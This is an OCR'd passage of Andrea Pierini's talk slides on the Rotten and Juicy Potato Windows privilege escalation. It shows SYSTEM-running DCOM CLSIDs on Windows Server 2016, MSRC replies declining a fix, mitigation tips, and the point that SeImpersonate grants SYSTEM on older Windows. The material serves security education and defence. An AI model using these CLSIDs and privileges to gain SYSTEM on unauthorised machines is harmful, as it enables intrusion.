
From “Rotten Potato” to “Juicy Potato”

Windows Server 2016 Standard


LocalService	AppID	CLSID	User
XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}	NT AUTHORITY\SYSTEM
XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{5B3E6773-3A99-4A3D-8096-7765DD11785C}	NT AUTHORITY\SYSTEM
XblAuthManager	{2A947841-0594-48CF-9C53-A08C95C22B55}	{0134A8B2-3407-4B45-AD25-E9F7C92A80BC}	NT AUTHORITY\SYSTEM
wuauserv	{653C5148-4DCE-4905-9CFD-1B23662D3D9E}	{e60687f7-01a1-40aa-86ac-db1cbf673334}	NT AUTHORITY\SYSTEM

“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”



Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit?



RE: Re: Re: MSRC Case 47309 CRM:0461061166 Posta in arrivo ×

Microsoft Security Response Center
a Microsoft, me
18:26 (5 ore fa)

inglese › italiano Traduci messaggio Disattiva per: inglese ×

Hello,

This case has been very heavily discussed internally and I'm still waiting for a viable answer on how to block this attack. Changes to the DCOM subsystem are not something we would do via a security update since there is significant risk involved - this would be something which was addressed in a future version of Windows. An important part is the SeImpersonate privilege is designed to allow a service to impersonate other users on the system. Changing this model could have very negative impact on how services work.

Microsoft Security Response Center <secure@microsoft.com>
to Microsoft, me
Sep 24, 2018, 6:05 PM

Hello,

The team has responded that with the current model there are no hardening recommendations we can offer. They are taking this report as something to pursue for next-version hardening but I don't have an estimate on which version this would be released in. This isn't something we could address with a security update or CVE and as such I'll be closing this case. If you have any additional questions, comments or concerns feel free to reach out and I will pass them to the team.

"whoami /priv" - Andrea Pierini

Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit?

- ➔ Protect sensitive accounts and applications which runs under the *SERVICE* accounts
- ➔ Disable unnecessary services (xbox game services on Win2016, are you kidding me??)
- ➔ Restrict launch permissions on DCOM objects via DCOMCNFG.EXE (good luck)
- ➔ Disable DCOM (really sure?)

“whoami /priv” - Andrea Pierini

Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit?

- ➔ Protect sensitive accounts and applications which runs under the *SERVICE* accounts
- ➔ Disable unnecessary services (xbox game services on Win2016, are you kidding me??)
- ➔ Restrict launch permissions on DCOM objects via DCOMCNFG.EXE (good luck)
- ➔ Disable DCOM (really sure?)

Upgrade to Win10 >=1809, Windows Server 2019!

https://decoder.cloud/2018/10/29/no-more-rotten-juicy-potato/

“whoami /priv” - Andrea Pierini

Final thoughts

- ➔ Never underestimate “whoami /priv” especially in an elevated shell!
- ➔ On Windows desktops pre Win10-1809 & WinServer pre 2019, if you have *SeImpersonate* or *SeAssignPrimaryToken* , “The golden privileges”, you are **SYSTEM**!


```
C:\temp>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeGoldenPrivilege                         You have all you need                                              Enabled
```

  - ➢ "Service Users" are more a safety rather than a security feature

- ➔ Maybe there are other not so well known privileges to abuse from?

“whoami /priv” - Andrea Pierini

whoami /priv – that's all, thank you!



Special thanks to:
@breenmachine,@dronesec,@giutro,@tiraniddo